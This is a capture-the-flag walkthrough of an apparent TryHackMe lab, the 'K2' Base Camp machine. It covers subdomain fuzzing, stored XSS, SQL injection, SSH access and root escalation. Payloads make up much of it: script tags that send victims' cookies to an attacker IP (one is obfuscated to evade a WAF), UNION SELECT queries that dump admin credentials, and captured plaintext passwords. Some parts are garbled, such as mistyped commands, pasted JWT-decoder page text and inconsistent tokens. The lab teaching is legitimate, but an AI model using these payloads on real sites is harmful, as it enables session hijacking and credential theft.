

Base Camp

You have been asked to run a vulnerability test on the K2 network in order to see if there is any way that a malicious actor would be able to infiltrate.

The IT team assures you that the network is secure and that you won't be able to make your way up the mountain.

They have only provided you with their external website called `k2.thm`

Recon


First we perform nmap scan

```
nmap -sV -vv -sC <t-ip>
```

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fb:52:02:e8:d9:4b:83:1a:52:c9:9c:b8:43:72:83:71 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGBgcQU/bAeEwvt9qMDYh3J53+AtBen+rwRzjnA60m4NspTpzmqcIFo+1w
e5pWkLKfiG1NNFJE9P9Stfzjh9pRi35NSr1CSxzJdbBm85/gpdTK1ctPoVEZY3ts0AxJivIwiARxudMKLJmHsx+vNgWAI
Lpn6rZby1glA/y88uzDQ+DDLbDOnfjiHp9AkRQosxhKNN+byNXkUB8Y4ZZgrkgFwQ8TCQRyMrnlyrLQzNHpWN50GNAPuZ
mGYhmiBQA5Ux0VzQqV4+Mu1CzsLLDfu260pvmkuxWBJC8nZt11JDeYfw1JdWfnOK14T7SJ/CpLTM5acnB7Rz5umShZZK3
OEROzLs8ETr1dyoKXBLZ2gog2E5Hj2vhcjZnm4BtOy6xs9IwDS+l0da+GCdIuuAxUvn+QwUPSj0aStVEvTFJh+iIcivLU
uU4zge2jABNS84GV6hbBHRv7fSx1MUsqqeb7EQIrucJKRI5LAm2yoFjjkLRmW7NZjbJzvXN1WYBoFwx/3k0h6ZEc=
|   256 37:94:6e:99:c2:4f:24:56:fd:ac:77:e2:1b:ec:a0:9f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFR+3LHmni3zpiKSout
sn1VQ1swOy7rqmMJNnZQq92MLJ0387xGiEt42lu0WCBL/GEXNF2x9SQVXnthSjPeVr/Q=
|   256 8f:3b:26:92:67:ec:cc:05:30:27:17:c5:df:9a:42:d2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC2FB1aDlLn4ARqZ7uFANc4qyx0+I/On+7bmobx+27EH
80/tcp    open  http     syn-ack nginx  1.18.0 (Ubuntu)
|_http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Dimension by HTML5 UP
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We found only 2 port open....22 and 80

Now we visited the website on port 80



The webpage is static so we will perform directory bruteforcing

```
gobuster dir -u /usr/share/wordlists/dirb/big.txt -u http://k2.thm/
```

We found nothing interesting

```
(sheru@kali)-[~]
$ gobuster dir -u http://10.10.201.89/ -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.201.89/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/home (Status: 200) [Size: 13229]
Progress: 20469 / 20470 (100.00%)
```

This gives us reason to believe that there may be other subdomains. We search for them with FFuF and find the subdomains `admin` and `it`. We now add them to our `/etc/hosts`.

```
fuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://k2.thm/ -H "Host:FUZZ.k2.thm" -fw 811
```

```
(sheru@kali)-[~]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://k2.thm/ -H "Host:FUZZ.k2.thm" -fw 811
```



```


v2.1.0-dev

:: Method      : GET
:: URL         : http://k2.thm/
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.k2.thm
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response words: 811


admin      [Status: 200, Size: 967, Words: 298, Lines: 24, Duration: 200ms]
it         [Status: 200, Size: 1083, Words: 322, Lines: 25, Duration: 212ms]
:: Progress: [2071/114442] :: Job [1/1] :: 143 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

Found 2 subdomain with the help of ffuf.

Now we visited <http://it.k2.thm/> and created new account



After successful registration we logged in to the website and found a simple ticket system page



The screenshot shows a web page with a light blue background. At the top, there is a dark blue rectangular box containing the text ***Ticket System*** in white. Below this, the text ***Hello! Please submit your ticket!*** is displayed in a dark blue font. Further down, there is a form with two input fields. The first field is labeled "Title:" and the second is labeled "Description:". Below the "Description:" field is a small "Submit" button. At the bottom of the form area, there is a dark blue button with the text ***Logout*** in white.

Now we will perform directory bruteforcing on both the subdomains `admin.k2.thm` and `it.k2.thm`

```
(sheru@kali)-[~]
$ dirsearch -u http://it.k2.thm
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an
API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

Ticket System v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/sheru/reports/http_it.k2.thm/_25-07-18_13-59-19.txt
Target: http://it.k2.thm/

[13:59:19] Starting:
[14:00:25] 302 - 199B - /dashboard → /login
[14:00:54] 302 - 199B - /logout → /login
[14:01:28] 200 - 1KB - /register
```

Not Found anything interesting

```
(sheru@kali)-[~]
$ dirsearch -u http://admin.k2.thm
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is dep
recated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

Ticket System v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/sheru/reports/http_admin.k2.thm/_25-07-18_13-59-51.txt
Target: http://admin.k2.thm/

[13:59:51] Starting:
[14:00:59] 302 - 199B - /dashboard → /login
[14:01:36] 302 - 199B - /logout → /login
```

found one endpoint dashboard

On it.k2.thm in the cookies, we see that flask-ssigned cookies are used for authentication. (not a jwt token)

The second segment, the JWT payload, must represent a completely valid JSON object conforming to RFC_7519.

Please address JWT issues to verify signature.

eyJhdXRoX3VzZXJyYW11Ijoic2hlcnUiLCJpZCI6MSwibG9nZ2VkaW4iOnRydWV9.aHqKww.dn3WofG6YcDQsLtENAn-H3bBqOs

```
{
  "auth_username": "sheru",
  "id": 1,
  "loggedin": true
}
```

DECODED PAYLOAD


JSON CLAIMS TABLE

Copy ↗

hz

Now we check for xss

```
<script src="http://<att-ip>/title"></script> # in title field
<script src="http://<att-ip>/desc"></script> # in description field
```



Ticket System

Ticket submitted successfully! It will be reviewed shortly!

Title:


Description:

```
(sheru@kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.201.89 - - [18/Jul/2025 14:13:03] code 404, message File not found
10.10.201.89 - - [18/Jul/2025 14:13:03] "GET /desc HTTP/1.1" 404 -
10.10.201.89 - - [18/Jul/2025 14:13:07] code 404, message File not found
10.10.201.89 - - [18/Jul/2025 14:13:07] "GET /desc HTTP/1.1" 404 -
10.10.201.89 - - [18/Jul/2025 14:13:10] code 404, message File not found
10.10.201.89 - - [18/Jul/2025 14:13:10] "GET /desc HTTP/1.1" 404 -
10.10.201.89 - - [18/Jul/2025 14:13:12] code 404, message File not found
10.10.201.89 - - [18/Jul/2025 14:13:12] "GET /desc HTTP/1.1" 404 -
10.10.201.89 - - [18/Jul/2025 14:13:15] code 404, message File not found
10.10.201.89 - - [18/Jul/2025 14:13:15] "GET /desc HTTP/1.1" 404 -
```

Notice the description field is vulnerable

```

```



Ticket System


WAF Filter activated. Please re-submit ticket.

Title:

Description:

Submit

Logout



Ticket System

WAF Filter activated. Please re-submit ticket.

Title: sheru

Description: http://10.0.37.73:8000/?c='+document[c];


Submit

Logout

```
<script>var c='co'+ 'okie';document.location='http://<att-ip>/?c='+document[c];</script>
```

You can also use this payload

```
<script>var i=new Image(); i.src="http://<att-ip>/?cookie="+btoa(document["cookie"]);</script>
```

```
(sheru@kali) ~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.201.89 - - [18/Jul/2025 14:26:03] "GET /?c=session=eyJhZG1pb191c2VybmFtZSI6ImphbWVzIiwiaWQiOiEsImxvZ2dlZGluIj00cnVlQ.ahQrUg.OJQVayxJW5nyUj61iCHit-70Vo0 HTTP/1.1" 200 -
10.10.201.89 - - [18/Jul/2025 14:26:05] "GET /?c=session=eyJhZG1pb191c2VybmFtZSI6ImphbWVzIiwiaWQiOiEsImxvZ2dlZGluIj00cnVlQ.ahQrUg.OJQVayxJW5nyUj61iCHit-70Vo0 HTTP/1.1" 200 -
10.10.201.89 - - [18/Jul/2025 14:26:07] "GET /?c=session=eyJhZG1pb191c2VybmFtZSI6ImphbWVzIiwiaWQiOiEsImxvZ2dlZGluIj00cnVlQ.ahQrUg.OJQVayxJW5nyUj61iCHit-70Vo0 HTTP/1.1" 200 -
10.10.201.89 - - [18/Jul/2025 14:26:10] "GET /?c=session=eyJhZG1pb191c2VybmFtZSI6ImphbWVzIiwiaWQiOiEsImxvZ2dlZGluIj00cnVlQ.ahQrUg.OJQVayxJW5nyUj61iCHit-70Vo0 HTTP/1.1" 200 -
```

We recieved a number of jwt tokens we use to decode them

The second segment, the JWT payload, must represent a completely valid JSON object conforming to [RFC 7519](#).

Please address JWT issues to verify signature.

eyJhZG1pb191c2VybmFtZSI6ImphbWVzIiwiaWQiOiEsImxvZ2dlZGluIj00cnVlQ.ahQrUg.OJQVayxJW5nyUj61iCHit-70Vo0

```
{
  "admin_username": "james",
  "id": 1,
  "loggedin": true
}
```

DECODED PAYLOAD

JSON	CLAIMS TABLE
hZ	

Decoded the value of jwt token recieved via xss

Ticket Review


User	Title	Description
smokey	help	my computer won't start
hazel	help	what is my password?
paco	i got it	8675309 is jenny's number

Select Ticket Title:

Submit

Logout

We are causing an Internal Server Error, SQL injection seems likely.



Now we captured the request in Burp Repeater and tried SQL injection to look for columns

```
' union select 1,2,3-- -
```

We found that it has 3 columns so we tried to enumerate the version of database

```
' union select 1,2,@@version-- -
```

```
POST /dashboard HTTP/1.1
Host: admin.k2.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://admin.k2.thm
Connection: keep-alive
Referer: http://admin.k2.thm/dashboard
Cookie: session=eyJhZGlpbG9lc2VybWVtZSI6ImphbWVzIiwiaWQiOiJEsImxvZ2dldGluIjp0cnVlFQ.ahuiig.f9LoS-G6z7hC_hWX_qc0-PtggSk
Upgrade-Insecure-Requests: 1
Priority: u=0, i

title=' UNION SELECT 1,2,@@version|-- -
```

```

27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
--
Title
</th>
<th>
Description
</th>
<!-- Add more columns if needed -->
</tr>
</thead>
<tbody>

```

```
' union select 1,2,(DATABASE())-- - # to find database name
```

```
POST /dashboard HTTP/1.1
Host: admin.k2.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: http://admin.k2.thm
Connection: keep-alive
Referer: http://admin.k2.thm/dashboard
Cookie: session=eyJhZGlpbG9lc2VybWVtZSI6ImphbWVzIiwiaWQiOiJEsImxvZ2dldGluIjp0cnVlFQ.ahuiig.f9LoS-G6z7hC_hWX_qc0-PtggSk
Upgrade-Insecure-Requests: 1
Priority: u=0, i

title=' UNION SELECT 1,2,(DATABASE())|-- -
```

```

27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
--
Title
</th>
<th>
Description
</th>
<!-- Add more columns if needed -->
</tr>
</thead>
<tbody>

```

We retrieve the following tables.

```
admin_auth,auth_users,tickets
```

```

POST /dashboard HTTP/1.1
Host: admin.k2.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Origin: http://admin.k2.thm
Connection: keep-alive
Referer: http://admin.k2.thm/dashboard
Cookie: session=eyJhZGplbGljC2VybmFtZSI6ImphbmVzIiwiaWQiOiJEsImxvZ2dZGlUjpoCnVlFQ.ahuiig.f9LoS-G6z7hC_hWX_qc0-PtpgSk
Upgrade-Insecure-Requests: 1
Priority: u=0, i

title=' UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables
WHERE table_schema=database() -- |

```

```

27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45

```

```

Title
</th>
<th>
Description
</th>
<!-- Add more columns if needed -->
</tr>
</thead>
<tbody>
<tr>
<td>
1
</td>
<td>
2
</td>
<td>
admin_auth,auth_users,tickets
</td>
<!-- Use appropriate indices for ticket data -->
</tr>
</tbody>
</table>
<br>
<br>
<form method="POST" action="/dashboard">
<label for="ID">
Select Ticket Title:
</label>

```

The `admin_auth` looks interesting. Next we query for the column names of `admin_auth`. The SQL injection payload retrieves a concatenated list of all column names from the `admin_auth` table in the current database. It queries the `information_schema.columns` table and filters the results using `table_schema = database()` to ensure it only lists columns from the currently active database and from the specified `admin_auth` table

```

POST /dashboard HTTP/1.1
Host: admin.k2.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 148
Origin: http://admin.k2.thm
Connection: keep-alive
Referer: http://admin.k2.thm/dashboard
Cookie: session=eyJhZGplbGljC2VybmFtZSI6ImphbmVzIiwiaWQiOiJEsImxvZ2dZGlUjpoCnVlFQ.ahuiig.f9LoS-G6z7hC_hWX_qc0-PtpgSk
Upgrade-Insecure-Requests: 1
Priority: u=0, i

title=' UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns
WHERE table_schema = database() and table_name = 'admin_auth' -- --

```

```

27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45

```

```

Title
</th>
<th>
Description
</th>
<!-- Add more columns if needed -->
</tr>
</thead>
<tbody>
<tr>
<td>
1
</td>
<td>
2
</td>
<td>
admin_password,admin_username,email,id
</td>
<!-- Use appropriate indices for ticket data -->
</tr>
</tbody>
</table>
<br>
<br>
<form method="POST" action="/dashboard">
<label for="ID">
Select Ticket Title:
</label>

```

We retrieve the following columns.

```
admin_password,admin_username,email,id
```

now we will read the columns of the table `admin_auth`

```
' union select 1,admin_username, admin_password from admin_auth
```

```

POST /dashboard HTTP/1.1
Host: admin.k2.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://admin.k2.thm
Connection: keep-alive
Referer: http://admin.k2.thm/dashboard
Cookie: session=eyJhZGlpbGlzC2VybmFtZSI6ImphbWVzIiwiaWQiOiJEsImxvZ2dldGluIjp0cnVlfiQ.ahuiig.f9LoS-G6z7hC_hWX_qc0-PtpgSk
Upgrade-Insecure-Requests: 1
Priority: u=0, i

title=" union select 1,admin_username,admin_password from admin_auth-- "

```

```

1
</td>
<td>
james
</td>
<td>
Pvd@9tLNrC3!
</td>
<!-- Use appropriate indices for ticket data -->
</tr>
<tr>
<td>
1
</td>
<td>
rose
</td>
<td>
VrMAogdfxW!9
</td>
<!-- Use appropriate indices for ticket data -->
</tr>
<tr>
<td>
1
</td>
<td>
bob
</td>
<td>
PasSWoRd321
</td>
<!-- Use appropriate indices for ticket data -->
</tr>
<tr>
<td>
1
</td>
<td>

```

Foothold

ssh into james

```

Last login: Sat Jul 19 14:52:39 2025 from 10.8.37.73
james@k2:~$ ls
admin_site  ticket_site  user.txt
james@k2:~$ cat users.txt
cat: users.txt: No such file or directory
james@k2:~$ cat user.txt
THM{9e04a7419a2b7a86163496271a8a95dd}
james@k2:~$

```

```

Last login: Sat Jul 19 14:52:39 2025 from 10.8.37.73
james@k2:~$
james@k2:~$ id
uid=1002(james) gid=1002(james) groups=1002(james),4(adm)
james@k2:~$

```

We can see that james is part of the "adm" group! This means that james has read access to log files, which are mainly located at /var/log !

```
james@k2:~/var/log/nginx$ cat access.log | grep -iR rose
access.log.1:10.0.2.51 - - [24/May/2023:22:17:17 +0000] "GET /login?username=rose&password=RdzQ7MSKt)fNaz3! HTTP/1.1" 200 1356 "http://admin.k2.thm/"
"Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
james@k2:~/var/log/nginx$
```

```
# MySQL configuration
app.config['MYSQL_HOST'] = 'localhost'
app.config['MYSQL_USER'] = 'james'
app.config['MYSQL_PASSWORD'] = 'jGXfA4I!Qtkvpx'
app.config['MYSQL_DB'] = 'ticketsite'
mysql = MySQL(app)
```

In `nginx/access.log`, we find the failed login attempt of rose with a clear text password. We

know that we cannot switch to user rose. But rose may have made a more serious mistake.

We realize it is the password of the `root` user. Using that password we are able to get a `root` shell.

From there, we go to `rose`'s home directory and find a failed attempt to switch `root` users in the `.bash_history` file using `sudo su`. It shows something like `sudo suREDACTED`. The user forgot to hit enter after `sudo su` and typed the user's password right after the command.